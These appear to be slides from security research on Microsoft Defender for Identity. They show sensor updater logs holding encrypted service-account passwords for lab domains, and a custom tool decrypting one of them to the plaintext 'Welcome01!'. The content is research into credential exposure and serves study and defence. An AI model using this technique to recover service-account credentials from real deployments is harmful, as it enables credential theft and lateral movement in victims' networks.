
Entity tags

- Sensitive
- Honeytoken
- Exchange server

Excluded entities

- Global excluded entities
- Exclusions by detection rule
- Automated response exclusions

Encrypted Passwords



The screenshot shows a Visual Studio Code interface with two tabs open: `Microsoft.Tri.Sensor.Updater_v2.193.log` and `Microsoft.Tri.Sensor.Updater_v2.194.log`. The logs are displayed in a dark-themed code editor. Two specific sections of JSON data are highlighted with red boxes:

```
258     "DomainCredentials": [
259         {
260             "$type": "DomainCredentials",
261             "AccountDomainDnsName": "thalpius.local",
262             "AccountId": "3fe7dbdb-d658-4756-8af6-4d70a6961444",
263             "AccountName": "Srv-MDI",
264             "AccountEncryptedPassword": {
265                 "$type": "EncryptedData",
266                 "EncryptedBytes": "t06N8GdQM/y3+xY8ZpyP8V7Y7/kWxx68nry+hW2a3aopJ/vXDCwN11HO/uWsmN6uR1A3noCr4GtyawALoBe4cqjge9hZ5/Qgj3oRl+KdqShEgqHBlRG7Nxp9x76kSzcxj9f2puXEQgzkPLfBPxh65pVFddGWD2KUjD",
267                 "CertificateThumbprint": "B943009F765AFC75D04B957CEED34B573FDD6D",
268                 "SecretVersion": null
269             }
270         },
271         {
272             "$type": "DomainCredentials",
273             "AccountDomainDnsName": "thalpius.local",
274             "AccountId": "49768a14-fe25-4a92-b665-35d151734c91",
275             "AccountName": "mdisvc01",
276             "AccountEncryptedPassword": null
277         },
278         {
279             "$type": "DomainCredentials",
280             "AccountDomainDnsName": "redteam.local",
281             "AccountId": null,
282             "AccountName": "gmsa_mdi01",
283             "AccountEncryptedPassword": null
284         },
285         {
286             "$type": "DomainCredentials",
287             "AccountDomainDnsName": "thalpius",
288             "AccountId": "6820bf6b-401e-4e07-989b-5ed4cef9d60d",
289             "AccountName": "svc-mditest",
290             "AccountEncryptedPassword": {
291                 "$type": "EncryptedData",
292                 "EncryptedBytes": "j6wYrc16eIpWjUhClW2f2N8EzMuFX4/B7kSG4k8pLLvcgs1v4DTAT2kUgihIMhrkmTb4FCXuTiRoDdGP5AhhEq+UXFHew4pt9rwKJqYnA+KsjitohfIkWl7utTMcAcMhds/ueP3UeaG2tBW/JiD9YxfEGj0VZp4E33",
293                 "CertificateThumbprint": "B943009F765AFC75D04B957CEED34B573FDD6D",
294                 "SecretVersion": null
295             }
296         }
297     ]
298 }
```

The red boxes highlight the `AccountEncryptedPassword` fields, which contain base64-encoded encrypted data and their corresponding certificate thumbprints.

Encrypted Passwords

The screenshot shows the THALPIUS web application interface. On the left, there is a sidebar with the following menu items:

- Dashboard
- Request
- Compress
- Decompress
- Encrypt
- Decrypt
- Settings


At the bottom of the sidebar is an Exit button.

The main content area has two sections:

- Encrypted:** Displays a long string of characters: FVt9tWSK95eE+y3CiMdWHwFYWCpxxJj443cxHLTz/HMH9SbsmmcEZ2Su8MxMlgrUO+J3YaB9R0iQadUC5BrHpNkafriGav7Y2IdrvnJ5Cn3w689GL NdJak6fFJmYFL5fguYmqsc3tBf5o+ 1A2aR4C2u/bkHM/GdRJi+OI+UzkUGlfaOaHKUhVPC54Cx54I4N455ywYTLLHaorTjeU/hape/OgpHcApYAz0uRrD9Wz7ukM7Uqi/95s9QHpVsqszY mSvqpuUQRxtfvWlgMc9fRo5Kv0rP4qiFb2DMDkf7kpYY6cQOBp84xj1vRY852HvQKa/tdBOX8IPUiEMdnGEwkQ==
- Decrypted:** Displays the text "Welcome01!"

A large padlock icon is positioned above the Encrypted section. To the right of the Decrypted section is a blue "Decrypt" button.

Encrypted Passwords

